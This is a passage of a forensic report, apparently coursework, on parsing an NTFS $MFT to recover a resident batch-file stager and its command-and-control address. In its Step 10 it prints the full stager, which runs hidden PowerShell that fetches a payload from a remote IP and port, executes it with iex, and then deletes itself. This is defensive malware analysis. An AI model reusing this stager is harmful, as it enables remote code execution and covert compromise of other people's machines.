


Figure 8. Actual MFT Explorer screenshot of the derived review subset. Entry 0x5B8C-0x9 and source offset 0x16E3000 are visible in Overview.

Navigate Users -> simon.stark -> Downloads -> Stage-20240213T093324Z-001 -> Stage -> invoice -> invoices, then select invoice.bat. The top row shows the path and SI creation value; the Overview and hex panels identify the same record.

The review subset is a visualization aid, not replacement evidence. Its record manifest and the unchanged source hashes are included in the supporting files. The selected record bytes were checked against the original before use.

STEP 9 | QUESTION 5

Carve and decode the resident stager

Locate the unnamed $DATA attribute at record-relative offset 0x108. Its FormCode is 0x00 (resident), its ValueLength is 0x11E (286 bytes), and its ValueOffset is 0x18. Therefore content begins at 0x016E3120 and ends at 0x016E323D inclusive. The resident flag and length establish residency; merely being smaller than 1024 bytes does not guarantee it.




Figure 9. Raw on-disk hex with source offsets, shown alongside the extraction calculation. The source bytes are displayed before NTFS sector fixup restoration.

Before decoding, verify the Update Sequence Array. In this record, the on-disk sector trailer at relative 0x1FE is 03 00; restore the original bytes 30 61 from the array. This matters because the stager crosses that trailer. After fixup, the independent extraction matches MFTECmd's resident payload exactly.

STEP 10 | QUESTION 5

Read the C2 destination from the bytes




Figure 10a. Actual MFT Explorer hex view of the derived record subset. Relative offsets 0x1C0-0x1D0 contain the destination IP and port.

```
@echo off
start /b powershell.exe -nol -w 1 -nop -ep bypass "(New-Object Net.WebClient).Proxy.Credentials=[Net.Cre
dentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:6666/download/powershell/Om1hdHRpZmV
zdGF0aW9uIGV0dw==') -UseBasicParsing|iex"
(goto) 2>nul & del "%~f0"
```

Indicator	Recovered value
C2 IP	43.204.110.203
Port / protocol	6666 / HTTP
Recovered stager size	286 bytes

The script starts PowerShell in the background, retrieves content with iwr, and pipes the response to iex. Its final line attempts to delete the batch file. The source provides the configured endpoint 43.204.110.203:6666. No script was executed and no recovered URL was contacted; a successful C2 connection cannot be independently demonstrated by the MFT alone.

STEP 11 | VERIFICATION

Cross-check the results and source integrity

Recalculate SHA-256 after analysis. Compare the independent byte-level parser with MFTECmd for the ZIP ADS, batch contents, both creation timestamps, and the complete parent path. All comparisons pass, and the evidence hash remains unchanged.



Figure 11. Saved validation results displayed locally. The before and after source hashes are identical.

```
Source SHA-256 (before and after)
9cab6341521a15d8356221ac1a0d0bcb5823c044caa98c5599ea60c176546dee
```

Scope and interpretation

These findings describe filesystem metadata and recovered resident bytes in the supplied sample. They support the archive provenance, extraction hierarchy, file identity, timestamps, and configured C2 destination. Email delivery, user attribution, actual process execution, and network success require additional artifacts that were not supplied.

Tools, evidence map, and references

Tool	Role in this examination
MFTECmd 2026.5.0	Parsed the complete $MFT, exported CSV and resident values, and dumped entries 75191 and 23436.
Timeline Explorer 2026.5.0	Loaded the complete 397,411-row CSV and isolated the 13 Stage-related search results.
MFT Explorer 2026.5.0	Displayed the batch record and C2 bytes using the explicitly identified 14-record review subset.
Python 3 / independent reader	Verified FILE signatures and sector fixups, decoded resident attributes and FILETIME, resolved parent references, and compared results with the official parser.

Reproduce the key record checks

```
MFTECmd.exe -f "<evidence>\$MFT" --de 75191
MFTECmd.exe -f "<evidence>\$MFT" --de 23436
python validate_mft.py
```

The support package contains exact record details, hashes, the selected CSV rows, recovered stream text, the independent validation reader, the GUI subset manifest, and original screenshots. The recovered batch is supplied as inert .txt evidence. Saved-output browser screenshots are labeled as such throughout this report; the Timeline Explorer and MFT Explorer figures are captures of the actual tools.

Primary references

Assignment instructions and original MFT attachment
https://classroom.google.com/c/ODg3NDkwOTQ4ODMw/a/ODkxNjkyMTQwMzI0/details

MFTECmd author repository and command reference
https://github.com/EricZimmerman/MFTECmd

MFT Explorer official download
https://download.ericzimmermanstools.com/net9/MFTExplorer.zip

Microsoft: ATTRIBUTE_RECORD_HEADER (resident/nonresident layout)
https://learn.microsoft.com/en-us/windows/win32/devnotes/attribute-record-header

Microsoft: FILETIME (100-nanosecond intervals since 1601-01-01 UTC)
https://learn.microsoft.com/en-us/windows/win32/api/minwinbase/ns-minwinbase-filetime